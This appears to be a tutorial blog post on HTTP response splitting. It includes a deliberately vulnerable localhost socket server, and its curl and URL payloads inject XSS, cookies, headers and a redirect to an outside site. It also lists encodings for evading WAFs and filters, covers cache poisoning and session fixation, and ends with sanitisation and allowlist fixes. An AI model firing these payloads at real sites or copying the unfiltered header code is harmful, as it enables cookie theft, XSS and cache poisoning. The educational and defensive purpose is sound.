
HTTP Response Splitting Vulnerability Analysis
Basic Overview
Vulnerability Definition
HTTP Response Splitting is a web application security vulnerability in which an attacker injects a CRLF character sequence into HTTP response headers to “split” the response and thereby control its content.
Core principle: The HTTP protocol uses CRLF (\r\n) to separate response headers from the body.
CRLF characters explained CRLF is a common newline sequence in computing; it stands for Carriage Return + Line Feed, namely:
- CR (Carriage Return):
\r, ASCII code13- LF (Line Feed):
\n, ASCII code10- CRLF combination:
\r\n, used to separate header fields in the HTTP protocol- Double CRLF:
\r\n\r\n, used to separate HTTP headers and the message body
Attack Principle Illustrated

Basic Attack Flow
正常响应:
 HTTP/1.1 200 OK
 Content-Type: text/html
 Set-Cookie: user=admin

 <html>...</html>

 攻击载荷:
 user=admin%0d%0a%0d%0a<script>alert('XSS')</script>

 攻击后的响应:
 HTTP/1.1 200 OK
 Content-Type: text/html
 Set-Cookie: user=admin%0d%0a%0d%0a<script>alert('XSS')</script>

 被拆分为:
 HTTP/1.1 200 OK
 Content-Type: text/html
 Set-Cookie: user=admin

 <script>alert('XSS')</script>
Simple Experiment
Limitations of the Flask Framework
This vulnerability usually does not occur with modern frameworks such as Flask because they have built-in CRLF filtering:
from flask import Flask, request, make_response

app = Flask(__name__)

@app.route('/set_language')
def set_language():
    # 获取用户选择的语言
    lang = request.args.get('lang', 'en')

    # 漏洞点:直接将用户输入放入响应头,但Flask会自动过滤CRLF字符
    response = make_response(f"Language set to: {lang}")
    response.headers['Set-Cookie'] = f'language={lang}; Path=/'
    response.headers['Location'] = f'/welcome?lang={lang}'

    return response

if __name__ == '__main__':
    app.run(debug=True)
Vulnerability Implementation
To demonstrate a real vulnerability, we use a more primitive socket implementation:
from flask import Flask, request, make_response

app = Flask(__name__)

@app.route('/set_language')
def set_language():
    # 获取用户选择的语言
    lang = request.args.get('lang', 'en')

    # 漏洞点:直接将用户输入放入响应头,没有过滤CRLF字符
    response = make_response(f"Language set to: {lang}")
    response.headers['Set-Cookie'] = f'language={lang}; Path=/'
    response.headers['Location'] = f'/welcome?lang={lang}'

    return response

if __name__ == '__main__':
    app.run(debug=True)
We use a more primitive socket implementation:
import socket
import threading
import urllib.parse


def handle_client(client_socket, address):
    try:
        # 接收请求
        request = client_socket.recv(1024).decode('utf-8')
        print(f"Received request from {address}:")
        print(request)

        # 解析请求
        lines = request.split('\n')
        if lines:
            request_line = lines[0]
            if 'GET' in request_line and '/set_language' in request_line:
                # 提取URL参数
                if '?' in request_line:
                    query_string = request_line.split('?')[1].split(' ')[0]
                    params = urllib.parse.parse_qs(query_string)
                    lang = params.get('lang', ['en'])[0]

                    # URL解码
                    lang = urllib.parse.unquote(lang)

                    # 构造响应(有漏洞的版本 - 直接拼接用户输入)
                    response_body = f"Language set to: {lang}"
                    response = f"""HTTP/1.1 200 OK\r
Content-Type: text/html\r
Set-Cookie: language={lang}; Path=/\r
Content-Length: {len(response_body)}\r
\r
{response_body}"""

                    print(f"Sending response:")
                    print(repr(response))
                    client_socket.send(response.encode('utf-8'))
                else:
                    # 默认响应
                    response = """HTTP/1.1 200 OK\r
Content-Type: text/html\r
Content-Length: 25\r
\r
Language set to: default"""
                    client_socket.send(response.encode('utf-8'))
            else:
                # 404响应
                response = """HTTP/1.1 404 Not Found\r
Content-Type: text/html\r
Content-Length: 13\r
\r
404 Not Found"""
                client_socket.send(response.encode('utf-8'))

    except Exception as e:
        print(f"Error handling client {address}: {e}")
    finally:
        client_socket.close()


def start_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind(('localhost', 5002))
    server.listen(5)

    print("Vulnerable HTTP server started on http://localhost:5002")

    try:
        while True:
            client_socket, address = server.accept()
            client_thread = threading.Thread(
                target=handle_client,
                args=(client_socket, address)
            )
            client_thread.start()
    except KeyboardInterrupt:
        print("\nShutting down server...")
    finally:
        server.close()


if __name__ == '__main__':
    start_server()
Payload
Unprocessed user data is used in the HTTP response-header position.
XSS


http://localhost:5002/set_language?lang=en%0d%0aContent-Type:%20text/html%0d%0a%0d%0a<script>alert('XSS')</script>

----
en
Content-Type: text/html

<script>alert('XSS')</script>
curl test
Browser test

Cookie Hijacking:
curl -v “http://localhost:5002/set_language?lang=en%0d%0aSet-Cookie:%20admin=true;%20HttpOnly”
Header Injection:
curl -v "http://localhost:5002/set_language?lang=en%0d%0aX-Hacked:%20true%0d%0aX-Admin:%20yes"Redirect Attack:
curl -v "http://localhost:5002/set_language?lang=en%0d%0aLocation:%20http://www.bx33661.com"Bypassing Security Mechanisms
Bypassing a WAF
# 使用不同编码方式
 %0d%0a        # 标准URL编码
 %0D%0A        # 大写编码
 %u000d%u000a  # Unicode编码
 \r\n          # 直接字符
 %E5%98%8A%E5%98%8D  # 双重编码
Bypassing Input Filtering
# 使用UTF-8编码
%C0%8D%C0%8A  # 非标准UTF-8编码的CRLF
%E0%80%8D%E0%80%8A  # 过长UTF-8编码

# 使用混合编码
%0d%0a%20%20  # CRLF + 空格(某些解析器会忽略空格)
Mitigation and Remediation
Some notes on my understanding.
Input Validation and Filtering
Strict CRLF Filtering
import re

def sanitize_header_value(value):
    """安全地处理HTTP头值"""
    if not isinstance(value, str):
        value = str(value)

    # 移除所有CRLF字符
    value = re.sub(r'[\r\n]', '', value)

    # 移除其他控制字符
    value = re.sub(r'[\x00-\x1f\x7f-\x9f]', '', value)

    # 限制长度
    value = value[:200]

    return value

# 使用示例
user_input = request.args.get('lang', '')
safe_value = sanitize_header_value(user_input)
response.headers['X-Language'] = safe_value
Allowlist Validation
def validate_language_code(lang):
    """验证语言代码"""
    allowed_languages = ['en', 'zh', 'fr', 'de', 'ja', 'ko']
    return lang if lang in allowed_languages else 'en'

# 使用白名单而不是黑名单
lang = validate_language_code(request.args.get('lang', 'en'))
Also consider the security settings of each framework and server.
Deeper Attack Ideas (in progress)
Cache Poisoning
Cache poisoning uses an HTTP response-splitting vulnerability to contaminate a cache server, causing malicious content to be cached and served to subsequent users.
Attack Principle
# 正常请求
 GET /api/data?callback=handleData HTTP/1.1
 Host: example.com

 # 恶意载荷
 GET /api/data?callback=handleData%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0a%0d%0a<script>alert('Cached XSS')</script> HTTP/1.1
 Host: example.com
Attack Impact
# 第一个响应(被缓存)
 HTTP/1.1 200 OK
 Content-Type: application/javascript
 Content-Length: 0

 # 第二个响应(恶意内容)
 HTTP/1.1 200 OK
 Content-Type: text/html

 <script>alert('Cached XSS')</script>
Session Fixation
Force a specific session ID through response splitting.
# 攻击载荷
 GET /login?redirect=/home%0d%0aSet-Cookie:%20SESSIONID=ATTACKER_CONTROLLED_ID;%20HttpOnly HTTP/1.1

 # 响应结果
 HTTP/1.1 302 Found
 Location: /home
 Set-Cookie: SESSIONID=ATTACKER_CONTROLLED_ID; HttpOnly